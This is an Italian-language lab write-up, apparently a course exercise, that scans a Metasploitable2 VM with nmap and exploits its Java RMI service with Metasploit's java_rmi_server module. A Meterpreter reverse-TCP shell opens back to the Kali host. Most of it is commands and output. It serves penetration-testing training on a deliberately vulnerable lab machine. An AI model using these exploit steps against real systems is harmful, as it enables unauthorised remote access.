
Progetto S7L5


Configuro gli ip delle macchine come da richiesta

Kali: 192.168.11.111




```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:22:30:ef brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::4dd0:b127:f8c0:7cc2/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Metasploitable2: 192.168.11.112




```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:71:2f:a3
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe71:2fa3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:135 errors:0 dropped:0 overruns:0 frame:0
          TX packets:76 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8640 (8.4 KB)  TX bytes:7873 (7.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:143 errors:0 dropped:0 overruns:0 frame:0
          TX packets:143 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:39217 (38.2 KB)  TX bytes:39217 (38.2 KB)
```

Controllo che la kali comunichi con la metasploitable2



```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=2.07 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.666 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.646 ms
^C
── 192.168.11.112 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2017ms
rtt min/avg/max/mdev = 0.646/1.127/2.069/0.666 ms
```


Scansiono la metasploitable2 alla ricerca di vulnerabiltà



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -T5 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-20 09:39 CET
Nmap scan report for 192.168.11.112
Host is up (0.0019s latency).
Not shown: 978 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8180/tcp open  unknown
MAC Address: 08:00:27:71:2F:A3 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 202.03 seconds
```

Osservo il servizio java-rmi sulla porta 1099 e preparo l’attacco


Apro metasploit e vado alla ricerca di un exploit per il servizio attivo



```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                            Disclosure Date  Rank       Check  Description
   -  ----                                            ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry              .                normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server              2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2    \_ target: Generic (Java Payload)             .                .          .      .
   3    \_ target: Windows x86 (Native Payload)       .                .          .      .
   4    \_ target: Linux x86 (Native Payload)         .                .          .      .
   5    \_ target: Mac OS X PPC (Native Payload)      .                .          .      .
   6    \_ target: Mac OS X x86 (Native Payload)      .                .          .      .
   7  auxiliary/scanner/misc/java_rmi_server          2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   8  exploit/multi/browser/java_rmi_connection_impl  2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation


Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 4
[*] Additionally setting TARGET => Linux x86 (Native Payload)
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
```


Trovo un exploit lo eseguo e lo configuro

Imposto il target e controllo che tutte le opzioni siano corrette



```
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Linux x86 (Native Payload)



View the full module info with the info, or info -d command.
```

Lancio il comando, si apre una sessione meterpreter e vado alla ricerca delle informazioni richieste



```
View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/uNAyaKkrjH
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (1017704 bytes) to 192.168.11.112
[*] Meterpreter session 2 opened (192.168.11.111:4444 -> 192.168.11.112:49756) at 2024-12-20 09:59:32 +0100

meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 08:00:27:71:2f:a3
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe71:2fa3
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > route

IPv4 network routes
===================

    Subnet         Netmask         Gateway       Metric  Interface
    ------         -------         -------       ------  ---------
    0.0.0.0        0.0.0.0         192.168.11.1  100     eth0
    192.168.11.0   255.255.255.0   0.0.0.0       0       eth0

No IPv6 routes were found.
```